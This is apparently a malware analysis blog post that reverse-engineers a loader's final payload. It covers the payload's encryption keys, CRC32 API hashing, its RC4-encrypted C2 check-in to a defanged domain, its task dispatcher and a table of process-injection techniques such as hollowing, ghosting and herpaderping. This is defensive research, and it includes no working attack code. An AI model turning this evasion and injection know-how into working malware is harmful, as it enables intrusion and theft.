E8 58 3E 07 00
The shellcode began with a relative CALL instruction, and when I followed its target in Ghidra, I identified a POP RCX instruction.
This CALL and POP technique is commonly used by position-independent shellcode to determine its own location in memory and access embedded data without relying on fixed memory addresses. As I continued analyzing the shellcode, I discovered another configuration structure that followed the same general layout as the first-stage loader.
This structure contained a separate AES-256 encryption key, an initialization vector (IV), and another encrypted payload. This indicated that the malware used an additional layer of encryption to conceal its next stage. The second-stage AES key I recovered was:
1
3cdf1aa0420b351f1bab64a1d8eaed091b98cc459643144151224bbb1869ef5b
The IV was:
1
a724f35bc82807c26a146f02f730c460
The decryption process was similar to the first stage
After decoding this second layer, the output began with:
1
4D 5A

This confirmed the presence of the Windows MZ signature, indicating that I had successfully recovered another PE executable. The extracted file was 474624 bytes in size and had been compiled using Microsoft Visual C++.
At this stage of my investigation, I identified this executable as the final native payload recovered from the malware sample.
Analyzing the Final Executable
I loaded the final PE into Ghidra and started with its import table.
One of the first things I noticed was that the executable imported 228 functions from kernel32.dll.
Some imports were unusual and appeared unrelated to the main functionality.
Examples included:
1
2
SetFirmwareEnvironmentVariableW
CreateHardLinkTransactedW
When I followed their cross-references, I found that many calls were protected by conditions that could not realistically be satisfied.
For example, some branches compared stack addresses against fixed low values such as:
1
0x11111
These conditions appeared to be deliberately unreachable.
This suggested that the malware included decoy API calls to complicate static analysis and make the import table less useful.
Stack-string obfuscation
The malware also reconstructed important strings on the stack instead of storing them directly in the .rdata section.
I recovered these strings by examining the immediate values used in the assembly instructions.
The recovered strings included:
1
2
3
4
5
6
7
8
9
10
11
12
RuntimeBroker.exe
\SysWOW64\explorer.exe
\System32\Amsi.dll
AmsiScanBuffer
AmsiScanString
powershell
msiexec.exe
csc.exe
RunOnce
appbound
dpapi
Winhttp.dll
These strings gave me my first clues about the final payload.
The malware appeared to contain process-injection functionality, AMSI interference, persistence mechanisms, browser credential-access routines, and network communication.
However, strings alone were not enough to determine how these capabilities worked.
I needed to trace the actual functions.
Following WinMain – Understanding the Main Execution Flow
I started from the executable’s entry point.
The binary used the normal Microsoft Visual C++ startup routine:
1
__scrt_common_main_seh
This eventually called WinMain. after following WinMain, I identified a function responsible for initializing the malware and managing its primary execution flow.
I renamed this function bot_main
Renaming functions was useful throughout this investigation because Ghidra initially represented most of the important routines using generic names such as FUN_14000xxxx.
Once I understood each function, I assigned a descriptive name. after doing this, the main execution flow became much easier to understand.
The primary sequence was:

The first important function I identified was c2_checkin_nfront();, which prepared information about the infected machine and communicated with the Command and Control (C2) server to retrieve additional tasks.
he next function, stage_payload_hollow_csc();, handled an additional payload delivered through the C2 response and contained functionality associated with browser credential theft. After examining this function, I identified get_bot_id_hex();, which generated a unique identifier for the infected machine.
The malware then used task_dispatcher(); to process and execute the tasks received from the C2 server.
Finally, c2_report_nback(); was responsible for reporting the execution results back to the attacker-controlled infrastructure. At this point in my investigation, it became clear that the executable was not simply designed to steal browser credentials and terminate. Instead, it implemented a complete C2-driven task execution framework, allowing the attacker to deliver additional payloads, execute commands, and receive execution results from the compromised system.
Resolving Windows APIs Using CRC32 Hashing
The next part of my investigation focused on understanding how the malware resolved Windows APIs during execution. Interestingly, I discovered that Stage 3 used a different API-hashing algorithm compared to the earlier loader.
While Stage 1 relied on a modified DJB2 hashing algorithm, Stage 3 used CRC32 hashing to resolve the required Windows API functions dynamically. During my analysis in Ghidra, I identified a function responsible for initializing a large table of function pointers, which the malware could later use to call the resolved APIs.
To make the code easier to understand and navigate during further analysis, I renamed this function resolve_api_table.

The function populated a table containing 158 API pointers.
I named this table g_api
Instead of directly referencing imported functions, the malware calculated hashes of module names and exported API names.
The hashing implementation used the polynomial:
1
0xEDB88320
This is the standard reflected CRC32 polynomial.

Once I identified the algorithm, I could compare the stored hashes against known Windows API export names.
The recovered API names included:
1
2
3
4
5
6
7
NtCreateTransaction
NtRollbackTransaction
NtCreateProcessEx
NtSetContextThread
NtCreateUserProcess
URLDownloadToFileA
RtlDecompressBuffer
These Windows APIs were particularly interesting because they provided additional clues about the malware’s capabilities.
The presence of NtCreateTransaction and NtRollbackTransaction suggested that the malware might be using Transactional NTFS (TxF) techniques, potentially to manipulate files during payload execution.
Meanwhile, NtCreateProcessEx and NtSetContextThread indicated possible process manipulation or injection capabilities. I also identified URLDownloadToFileA, which suggested that the malware could retrieve additional payloads from remote servers, while RtlDecompressBuffer indicated that some payloads might be stored or delivered in compressed form before execution.
Another interesting finding was that the executable stored several additional Windows API names in RC4-encrypted form, suggesting that the malware attempted to conceal parts of its API usage and make static analysis more difficult.
These included:
1
2
UpdateProcThreadAttribute
NetGetJoinInformation
UpdateProcThreadAttribute was relevant to parent-process spoofing, while NetGetJoinInformation could be used to determine whether the infected machine belonged to a domain.
This API resolution mechanism explained why the import table did not accurately represent the malware’s real capabilities.
Understanding the C2 Check-In Process
After resolving the API table, I followed the function c2_checkin_nfront

This function was responsible for preparing the initial check-in request and sending it to the command-and-control (C2) server.
During my analysis, I identified that the malware first collected information about the infected system and passed it to a function I named build_checkin_json, which constructed a JSON object containing the collected system information.
However, the malware did not transmit this JSON data in plaintext. Instead, it encrypted the JSON content using the RC4 algorithm, with a 31-byte encryption key stored at memory address 0x14006f490. Once the encryption process was completed, the malware Base64-encoded the resulting encrypted bytes before preparing them for transmission to the C2 server.
This additional encoding layer helped conceal the actual contents of the check-in request during network communication. Based on my analysis, the complete process followed this sequence

The destination was constructed using values retrieved from the malware’s encrypted configuration.

The recovered endpoint was:
1
hxxps://minnarasanen[.]com/nfront.php
The malware used WinHTTP to send the request and could retry the communication up to three times.
When the server returned a response, the malware reversed the encoding process. This confirmed that the malware used an encrypted application-layer protocol on top of HTTPS. The C2 response was not simply an acknowledgement.
It could contain tasks instructing the malware to download, execute, or inject additional payloads.
Identifying the Bot Information Sent to the C2
I then followed build_checkin_json to understand exactly what information the malware collected.

Interestingly, during my analysis, I discovered that the malware also obfuscated the JSON field names to make the C2 communication structure more difficult to understand.
The executable contained an encrypted string table with a total size of 0x372 bytes, which was decrypted using the RC4 algorithm with a key stored at memory address 0x14006f888. After identifying the decryption routine and recovering the contents of this table,
I extracted 98 hexadecimal-looking tokens that were used as JSON field names. This indicated that the malware not only encrypted the data transmitted to the C2 server but also attempted to conceal the structure and meaning of the JSON fields, adding another layer of obfuscation to complicate malware analysis and network traffic inspection.
| Index | Key | Value |
|---|---|---|
| 0x13 | 44EFF14D | OS version, read straight from the PEB (Windows %d.%d.%d) |
| 0x14 | 23811AAC | Bot ID: CRC32 of the C:\ volume serial, applied 5 times, printed as %08X |
| 0x15 | 34585126 | Version constant 0xB3C845A7 |
| 0x39 | 998012F2 | Build tag |
| 0x48 | A17BA684 | A true/false flag |
The malware obtained the operating system version directly from the Process Environment Block.
The bot identifier was particularly interesting. Instead of generating a random identifier, the malware read the serial number of the C:\ volume. It then applied CRC32 five times and formatted the result as an eight-character hexadecimal value.
This allowed the malware to derive a relatively stable identifier for the infected machine.
The malware version constant was 0xB3C845A7
The following images demonstrate the malware’s C2 communication process and the associated check-in behavior.


These details confirmed that the C2 protocol supported tracking individual infected machines and associating tasks with them.
Analyzing the Task Dispatcher
After understanding the malware’s initial C2 check-in process, I continued my investigation by examining the task_dispatcher function, which was responsible for processing tasks received from the command-and-control server. During my analysis, I discovered that the malware created a separate execution thread for each task using the CreateThread Windows API, which was accessed through its dynamically resolved API table.
Once the tasks were dispatched, the malware waited for their execution to complete and collected the corresponding return statuses. Further examination revealed that the actual execution logic was handled by another function, task_execute, which I investigated to understand how the malware interpreted and executed the commands received from the C2 server.

After analyzing the conditional branches, I identified six major task types.
| Type | Handler | What it does |
|---|---|---|
| 1 | task1_run_pe | Run a Windows executable (section 12.6) |
| 3 | task3_inject_shellcode | Start a process and inject shellcode (QueueUserAPC or NtCreateThreadEx) |
| 4 | task4_powershell_script | Run a PowerShell script in a new powershell process with AMSI patched |
| 6 | task6_download_execute | Download and launch with ShellExecuteExA or msiexec /i |
| 7 | task7_download_drop | Download, decompress and write to disk |
| 2 | task2_module_command | Send a command to a downloaded in-memory module |

For several task types, the malware first downloaded the payload using URLDownloadToFileA
It then verified the downloaded file using GetFileAttributesA
If the task contained an encryption key, the malware decrypted the payload using RC4.
If the task indicated compression, the malware read the original size from the first four bytes and decompressed the remaining data using RtlDecompressBuffer
The general execution flow was:
The malware also defined several status codes.
| Status | Meaning |
|---|---|
| 1 | Success |
| 2 | Download failed |
| 3 | File missing |
| 4 | Execution failed |
| 5 / 6 | Unknown method or task type |
| 7 | Timeout |
| 8 | Decompression failed |
These status codes were collected and sent back to the C2 server.
This was clear evidence of a structured remote task-management system.
Discovering Ten Different Payload Execution Methods
One of the most interesting findings came from analyzing task1_run_pe. This function first checked whether the supplied payload began with the Windows MZ signature.
It then read an execution method identifier from the task structure at offset +0x0C


Based on this value, the malware selected one of several payload execution methods.
I identified the methods by following the relevant branches and examining which APIs each handler used.
| Method | Technique | How you can tell |
|---|---|---|
| 0, 20 | Drop to %TEMP%\<random>\<random>\x.exe and CreateProcessA | plain file write + process start |
| 1 | Process hollowing via NtCreateUserProcess | NtCreateUserProcess, NtGet/SetContextThread |
| 2 | Hollowing with PPID spoofing | UpdateProcThreadAttribute, Wow64SetThreadContext |
| 10 | Classic RunPE | CreateProcessA suspended, SetContextThread, NtTerminateProcess on failure |
| 11 | Remote thread injection | VirtualAllocEx, WriteProcessMemory, NtCreateThreadEx |
| 14 | Reflective load into the bot itself | no new process, LoadLibraryA for imports |
| 16 | Transacted hollowing | NtCreateTransaction, NtCreateSection, NtRollbackTransaction |
| 17 | Process ghosting | NtSetInformationFile (delete pending) before NtCreateProcessEx |
| 18 | Process herpaderping | file overwritten (SetEndOfFile, NtFlushBuffersFile) after the section exists |
These techniques were significant because they provided the operator with multiple ways to execute additional payloads depending on the environment.
If the C2 task did not specify a target process, the malware used %SystemRoot%\explorer.exe as its default host process.
Persistence Through Run and RunOnce Registry Keys
I also identified persistence functionality inside the PE execution logic. For execution method 0, the malware could optionally configure the dropped executable to run after a reboot.
The persistence mode was selected using a field at offset +0x28
